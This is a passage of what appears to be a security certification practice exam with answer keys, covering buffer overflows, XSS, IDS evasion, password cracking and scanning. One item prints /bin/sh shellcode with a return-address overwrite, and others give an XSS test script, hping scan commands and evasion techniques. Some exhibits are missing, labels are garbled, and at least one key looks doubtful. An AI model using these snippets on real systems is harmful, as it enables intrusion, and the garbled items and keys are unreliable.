The programmers on your team are analyzing the free, open source software being used to run FTP services on a server in your organization. They notice that there is excessive number of functions in the source code that might lead to buffer overflow. These C++ functions do not check bounds. Identify the line in the source code that might lead to buffer overflow?

```
1. #include <stdio.h>
2. void stripnl(char *str) {
3. while(strlen(str) && (str[strlen(str) - 1] == 13) ||
4. (str[strlen(str) - 1] == 10))) {

5. str[strlen(str) - 1] = 0;
6. }
7. }
8.
9. int main() {
10. FILE *infile;
11. char fname[40];
12. char line[100];
13. int lcount;
14.
15. /* Read in the filename */
16. printf("Enter the name of a ascii file: ");
17. fgets(fname, sizeof(fname), stdin);
18.
19. /* We need to get rid of the newline char. */
20. stripnl(fname);
21.
22. /* Open the file. If NULL is returned there was an error */
23. if((infile = fopen(fname, "r")) == NULL) {
24. printf("Error Opening File.\n");
25. exit(1);
26. }
27.
28. while( fgets(line, sizeof(line), infile) != NULL ) {
29. /* Get each line from the infile */
30. lcount++;
31. /* print the line number and data */
32. printf("Line %d: %s", lcount, line);
33. }
34.
35. fclose(infile); /* Close the file */
```




- A. 9A.9
- B. 17B.17
- C. 20C.20
- D. 32D.32
- E. 35E.35

**Correct Answer:** B

**QUESTION 114**

What framework architecture is shown in this exhibit?



- A. Core Impact
- B. Metasploit

- C. Immunity Canvas
- D. Nessus

**Correct Answer:** B

**QUESTION 115**

Which of the following steganography utilities exploits the nature of white space and allows the user to conceal information in these white spaces?

- A. Image Hide
- B. Snow
- C. Gif-It-Up
- D. NiceText

**Correct Answer:** B

**QUESTION 116**

You have chosen a 22 character word from the dictionary as your password. How long will it take to crack the password by an attacker?

- A. 16 million years
- B. 5 minutes
- C. 23 days
- D. 200 years

**Correct Answer:** B

**QUESTION 117**

While testing web applications, you attempt to insert the following test script into the search area on the company's web site:

```
<script>alert('Testing Testing Testing')</script>
```

Later, when you press the search button, a pop up box appears on your screen with the text "Testing Testing Testing". What vulnerability is detected in the web application here?

- A. Cross Site Scripting
- B. Password attacks
- C. A Buffer Overflow
- D. A hybrid attack

**Correct Answer:** A

**QUESTION 118**

What techniques would you use to evade IDS during a Port Scan? (Select 4 answers)

- A. Use fragmented IP packets
- B. Spoof your IP address when launching attacks and sniff responses from the server
- C. Overload the IDS with Junk traffic to mask your scan
- D. Use source routing (if possible)
- E. Connect to proxy servers or compromised Trojaned machines to launch attacks

**Correct Answer:** ABDE

**QUESTION 119**

Bob was frustrated with his competitor, Brownies Inc., and decided to launch an attack that would result in serious financial losses. He planned the attack carefully and carried out the attack at the appropriate moment.



Meanwhile, Trent, an administrator at Brownies Inc., realized that their main financial transaction server had been attacked. As a result of the attack, the server crashed and Trent needed to reboot the system, as no one was able to access the resources of the company. This process involves human interaction to fix it.

What kind of Denial of Service attack was best illustrated in the scenario above?

- A. Simple DDoS attack
- B. DoS attacks which involves flooding a network or system
- C. DoS attacks which involves crashing a network or system
- D. DoS attacks which is done accidentally or deliberately

**Correct Answer: C**

#### QUESTION 120

Johnny is a member of the hacking group Orpheus1. He is currently working on breaking into the Department of Defense's front end Exchange Server. He was able to get into the server, located in a DMZ, by using an unused service account that had a very weak password that he was able to guess. Johnny wants to crack the administrator password, but does not have a lot of time to crack it. He wants to use a tool that already has the LM hashes computed for all possible permutations of the administrator password.


What tool would be best used to accomplish this?

- A. SMBCrack
- B. SmurfCrack
- C. PSCrack
- D. RainbowTables

**Correct Answer: D**

#### QUESTION 121

In this type of Man-in-the-Middle attack, packets and authentication tokens are captured using a sniffer. Once the relevant information is extracted, the tokens are placed back on the network to gain access.



- A. Token Injection Replay attacks
- B. Shoulder surfing attack
- C. Rainbow and Hash generation attack
- D. Dumpster diving attack

**Correct Answer:** A

**QUESTION 122**

The FIN flag is set and sent from host A to host B when host A has no more data to transmit (Closing a TCP connection). This flag releases the connection resources. However, host A can continue to receive data as long as the SYN sequence numbers of transmitted packets from host B are lower than the packet segment containing the set FIN flag.

- A. false
- B. true

**Correct Answer:** B

**QUESTION 123**

Jason is the network administrator of Spears Technology. He has enabled SNORT IDS to detect attacks going through his network. He receives Snort SMS alerts on his iPhone whenever there is an attempted intrusion to his network.

He receives the following SMS message during the weekend.

```
[**] [111.6.1] spp_stream4: STEALTH ACTIVITY (Full XMAS)
05/12-11:05:08.858815 192.168.12.88.1211 -> 192.168.12.
TCP TTL:118 TOS:0x10 ID:50387 IpLen:20 DgmLen:40 DF
**UAPRSF Seq: 0x130331C9 Ack: 0x6C694D7D Win: 0x200
```

An attacker Chew Siew sitting in Beijing, China had just launched a remote scan on Jason's network with the hping command.

Which of the following hping2 command is responsible for the above snort alert?

- A. chenrocks:/home/siew # hping -S -R -P -A -F -U 192.168.2.56 -p 22 -c 5 -t 118
- B. chenrocks:/home/siew # hping -F -Q -J -A -C -W 192.168.2.56 -p 22 -c 5 -t 118
- C. chenrocks:/home/siew # hping -D -V -R -S -Z -Y 192.168.2.56 -p 22 -c 5 -t 118
- D. chenrocks:/home/siew # hping -G -T -H -S -L -W 192.168.2.56 -p 22 -c 5 -t 118

**Correct Answer:** A

**QUESTION 124**

Leesa is the senior security analyst for a publicly traded company. The IT department recently rolled out an intranet for company use only with information ranging from training, to holiday schedules, to human resources data. Leesa wants to make sure the site is not accessible from outside and she also wants to ensure the site is Sarbanes-Oxley (SOX) compliant. Leesa goes to a public library as she wants to do some Google searching to verify whether the company's intranet is accessible from outside and has been indexed by Google. Leesa wants to search for a website title of "intranet" with part of the URL containing the word "intranet" and the words "human resources" somewhere in the webpage.

What Google search will accomplish this?

- A. related:intranet allinurl:intranet:"human resources"
- B. cache:"human resources" inurl:intranet(SharePoint)
- C. intitle:intranet inurl:intranet+intext:"human resources"

D. site:"human resources"+intext:intranet intitle:intranet

**Correct Answer:** C

**QUESTION 125**

Bob has been hired to do a web application security test. Bob notices that the site is dynamic and must make use of a back end database. Bob wants to see if SQL Injection would be possible. What is the first character that Bob should use to attempt breaking valid SQL request?

- A. Semi Column
- B. Double Quote
- C. Single Quote
- D. Exclamation Mark

**Correct Answer:** C

**QUESTION 126**

Hampton is the senior security analyst for the city of Columbus in Ohio. His primary responsibility is to ensure that all physical and logical aspects of the city's computer network are secure from all angles. Bill is an IT technician that works with Hampton in the same IT department. Bill's primary responsibility is to keep PC's and servers up to date and to keep track of all the agency laptops that the company owns and lends out to its employees. After Bill setup a wireless network for the agency, Hampton made sure that everything was secure. He instituted encryption, rotating keys, turned off SSID broadcasting, and enabled MAC filtering. According to agency policy, only company laptops are allowed to use the wireless network, so Hampton entered all the MAC addresses for those laptops into the wireless security utility so that only those laptops should be able to access the wireless network.

Hampton does not keep track of all the laptops, but he is pretty certain that the agency only purchases Dell laptops. Hampton is curious about this because he notices Bill working on a Toshiba laptop one day and saw that he was on the Internet. Instead of jumping to conclusions, Hampton decides to talk to Bill's boss and see if they had purchased a Toshiba laptop instead of the usual Dell. Bill's boss said no, so now Hampton is very curious to see how Bill is accessing the Internet. Hampton does site surveys every couple of days, and has yet to see any outside wireless network signals inside the company's building.

How was Bill able to get Internet access without using an agency laptop?

- A. Bill spoofed the MAC address of Dell laptop
- B. Bill connected to a Rogue access point
- C. Toshiba and Dell laptops share the same hardware address
- D. Bill brute forced the Mac address ACLs

**Correct Answer:** A

**QUESTION 127**

LAN Manager Passwords are concatenated to 14 bytes, and split in half. The two halves are hashed individually. If the password is 7 characters or less, than the second half of the hash is always:

- A. 0xAAD3B435B51404EE
- B. 0xAAD3B435B51404AA
- C. 0xAAD3B435B51404BB
- D. 0xAAD3B435B51404CC

**Correct Answer:** A

**QUESTION 128**

When writing shellcodes, you must avoid \_\_\_\_\_ because these will end the string.

```

char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x88"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

void main() {
int *ret;
ret = (int *)&ret + 2;
(*ret) = (int)shellcode;
}

```

- A. Root bytes
- B. Null bytes
- C. Char bytes
- D. Unicode bytes

**Correct Answer:** B

#### QUESTION 129

Jess the hacker runs L0phtCrack's built-in sniffer utility that grabs SMB password hashes and stores them for offline cracking. Once cracked, these passwords can provide easy access to whatever network resources the user account has access to. But Jess is not picking up hashes from the network. Why?

- A. The network protocol is configured to use SMB Signing
- B. The physical network wire is on fibre optic cable
- C. The network protocol is configured to use IPSEC
- D. L0phtCrack SMB sniffing only works through Switches and not Hubs

**Correct Answer:** A

#### QUESTION 130

Harold works for Jacobson Unlimited in the IT department as the security manager. Harold has created a security policy requiring all employees to use complex 14 character passwords. Unfortunately, the members of management do not want to have to use such long complicated passwords so they tell Harold's boss this new password policy should not apply to them. To comply with the management's wishes, the IT department creates another Windows domain and moves all the management users to that domain. This new domain has a password policy only requiring 8 characters.

Harold is concerned about having to accommodate the managers, but cannot do anything about it. Harold is also concerned about using LanManager security on his network instead of NTLM or NTLMv2, but the many legacy applications on the network prevent using the more secure NTLM and NTLMv2. Harold pulls the SAM files from the DC's on the original domain and the new domain using Pwdump6.

Harold uses the password cracking software John the Ripper to crack users' passwords to make sure they are strong enough. Harold expects that the users' passwords in the original domain will take much longer to crack than the management's passwords in the new domain. After running the software, Harold discovers that the 14 character passwords only took a short time longer to crack than the 8 character passwords.

Why did the 14 character passwords not take much longer to crack than the 8 character passwords?

- A. Harold should have used Dumpsec instead of Pwdump6
- B. Harold's dictionary file was not large enough
- C. Harold should use LC4 instead of John the Ripper
- D. LanManger hashes are broken up into two 7 character fields

**Correct Answer:** D

**QUESTION 131**

You establish a new Web browser connection to Google. Since a 3-way handshake is required for any TCP connection, the following actions will take place.



(Untitled) - Wireshark

File Edit View Go Capture Analyze Statistics Telephony Tools Help

Filter: Expression... Clear Apply

| No. | Time     | Source         | Destination    | Protocol | Info                            |
|-----|----------|----------------|----------------|----------|---------------------------------|
| 1   | 0.000000 | 10.211.55.10   | 10.211.55.1    | DNS      | Standard query                  |
| 2   | 0.089437 | 10.211.55.1    | 10.211.55.10   | DNS      | Standard query response         |
| 3   | 0.090129 | 10.211.55.10   | 209.85.231.104 | TCP      | starttron >                     |
| 4   | 0.103726 | 209.85.231.104 | 10.211.55.10   | TCP      | http > sta                      |
| 5   | 0.103752 | 10.211.55.10   | 209.85.231.104 | TCP      | starttron >                     |
| 6   | 0.103969 | 10.211.55.10   | 209.85.231.104 | HTTP     | GET / HTTP                      |
| 7   | 0.104228 | 209.85.231.104 | 10.211.55.10   | TCP      | http > sta                      |
| 8   | 0.157866 | 209.85.231.104 | 10.211.55.10   | HTTP     | HTTP/1.1 302 Found              |
| 9   | 0.162498 | 10.211.55.10   | 10.211.55.1    | DNS      | Standard query                  |
| 10  | 0.283474 | 10.211.55.10   | 209.85.231.104 | TCP      | starttron >                     |
| 11  | 0.290486 | 10.211.55.1    | 10.211.55.10   | DNS      | Standard query response         |
| 12  | 0.291171 | 10.211.55.10   | 209.85.231.104 | TCP      | nim > http                      |
| 13  | 0.305030 | 209.85.231.104 | 10.211.55.10   | TCP      | http > nim                      |
| 14  | 0.305058 | 10.211.55.10   | 209.85.231.104 | TCP      | nim > http                      |
| 15  | 0.305255 | 10.211.55.10   | 209.85.231.104 | HTTP     | GET / HTTP                      |
| 16  | 0.305439 | 209.85.231.104 | 10.211.55.10   | TCP      | http > nim                      |
| 17  | 0.387160 | 209.85.231.104 | 10.211.55.10   | TCP      | [TCP segment of data flow 0x... |
| 18  | 0.387193 | 209.85.231.104 | 10.211.55.10   | TCP      | [TCP segment of data flow 0x... |
| 19  | 0.387205 | 209.85.231.104 | 10.211.55.10   | TCP      | [TCP segment of data flow 0x... |
| 20  | 0.387226 | 10.211.55.10   | 209.85.231.104 | TCP      | nim > http                      |
| 21  | 0.387579 | 209.85.231.104 | 10.211.55.10   | TCP      | [TCP segment of data flow 0x... |
| 22  | 0.387897 | 209.85.231.104 | 10.211.55.10   | TCP      | [TCP segment of data flow 0x... |
| 23  | 0.387916 | 10.211.55.10   | 209.85.231.104 | TCP      | nim > http                      |
| 24  | 0.387985 | 209.85.231.104 | 10.211.55.10   | HTTP     | HTTP/1.1 200 OK                 |
| 25  | 0.452684 | 10.211.55.10   | 209.85.231.104 | HTTP     | GET /image                      |
| 26  | 0.453096 | 209.85.231.104 | 10.211.55.10   | TCP      | http > nim                      |
| 27  | 0.452561 | 10.211.55.10   | 209.85.231.104 | TCP      | nim > http                      |

Frame 1 (74 bytes on wire, 74 bytes captured)

Ethernet II, Src: Parallel\_f4:9a:28 (00:1c:42:f4:9a:28), Dst: Parallel\_00:00:18 (00:1c:42:00:00:18)

Internet Protocol, Src: 10.211.55.10 (10.211.55.10), Dst: 10.211.55.1 (10.211.55.1)

User Datagram Protocol, Src Port: 54225 (54225), Dst Port: domain (53)

Domain Name System (query)

```

0000  00 1c 42 00 00 18 00 1c 42 f4 9a 28 08 00 45 00  ..B.... B..(.E.
0010  00 3c 02 08 00 00 80 11 b4 f8 0a d3 37 0a 0a d3  .<..... 7...
0020  37 01 d3 d1 00 35 00 28 25 da f3 64 01 00 00 01  7...5.(%.d....
0030  00 00 00 00 00 00 03 77 77 77 06 67 6f 6f 67 6c  ....w ww.googl
0040  65 03 63 6f 6d 00 00 01 00 01                    e.com... ..

```

File: "C:\DOCUME~1\ADMINI~1\LOCALS~1\Tem... Packets: 206 Displayed: 206 Marked: 0 Dropped: 0

- DNS query is sent to the DNS server to resolve www.google.com
- DNS server replies with the IP address for Google?
- SYN packet is sent to Google.
- Google sends back a SYN/ACK packet
- Your computer completes the handshake by sending an ACK
- The connection is established and the transfer of data commences

Which of the following packets represent completion of the 3-way handshake?

A. 4th packet




- B. 3rdpacket
- C. 6thpacket
- D. 5thpacket

**Correct Answer:** D

#### QUESTION 132

E-mail tracking is a method to monitor and spy the delivered e-mails to the intended recipient.



Select a feature, which you will NOT be able to accomplish with this probe?

- A. When the e-mail was received and read
- B. Send destructive e-mails
- C. GPS location and map of the recipient
- D. Time spent on reading the e-mails
- E. Whether or not the recipient visited any links sent to them
- F. Track PDF and other types of attachments
- G. Set messages to expire after specified time
- H. Remote control the User's E-mail client application and hijack the traffic

**Correct Answer:** H

#### QUESTION 133


Which of the following Trojans would be considered 'Botnet Command Control Center'?

- A. YouKill DOOM
- B. Damen Rock
- C. Poison Ivy
- D. Matten Kit

**Correct Answer:** C

**QUESTION 134**

What type of Virus is shown here?



- A. Macro Virus
- B. Cavity Virus
- C. Boot Sector Virus
- D. Metamorphic Virus
- E. Sparse Infector Virus

**Correct Answer:** B

**QUESTION 135**

John is using a special tool on his Linux platform that has a database containing signatures to be able to detect hundreds of vulnerabilities in UNIX, Windows, and commonly used web CGI/ASPX scripts. Moreover, the database detects DDoS zombies and Trojans as well. What would be the name of this tool?

- A. hping2
- B. nessus
- C. nmap
- D. make

**Correct Answer:** B

**QUESTION 136**

Fred is scanning his network to ensure it is as secure as possible. Fred sends a TCP probe packet to a host with a FIN flag and he receives a RST/ACK response. What does this mean?

- A. This response means the port he is scanning is open.
- B. The RST/ACK response means the port Fred is scanning is disabled.
- C. This means the port he is scanning is half open.
- D. This means that the port he is scanning on the host is closed.

**Correct Answer:** D

**QUESTION 137**

\_\_\_\_\_ is a type of symmetric-key encryption algorithm that transforms a fixed-length block of plaintext (unencrypted text) data into a block of ciphertext (encrypted text) data of the same length.

- A. Stream Cipher
- B. Block Cipher
- C. Bit Cipher
- D. Hash Cipher

**Correct Answer:** B

**QUESTION 138**

Your company has blocked all the ports via external firewall and only allows port 80/443 to connect to the Internet. You want to use FTP to connect to some remote server on the Internet. How would you accomplish this?

- A. Use HTTP Tunneling
- B. Use Proxy Chaining
- C. Use TOR Network
- D. Use Reverse Chaining

**Correct Answer:** A

**QUESTION 139**

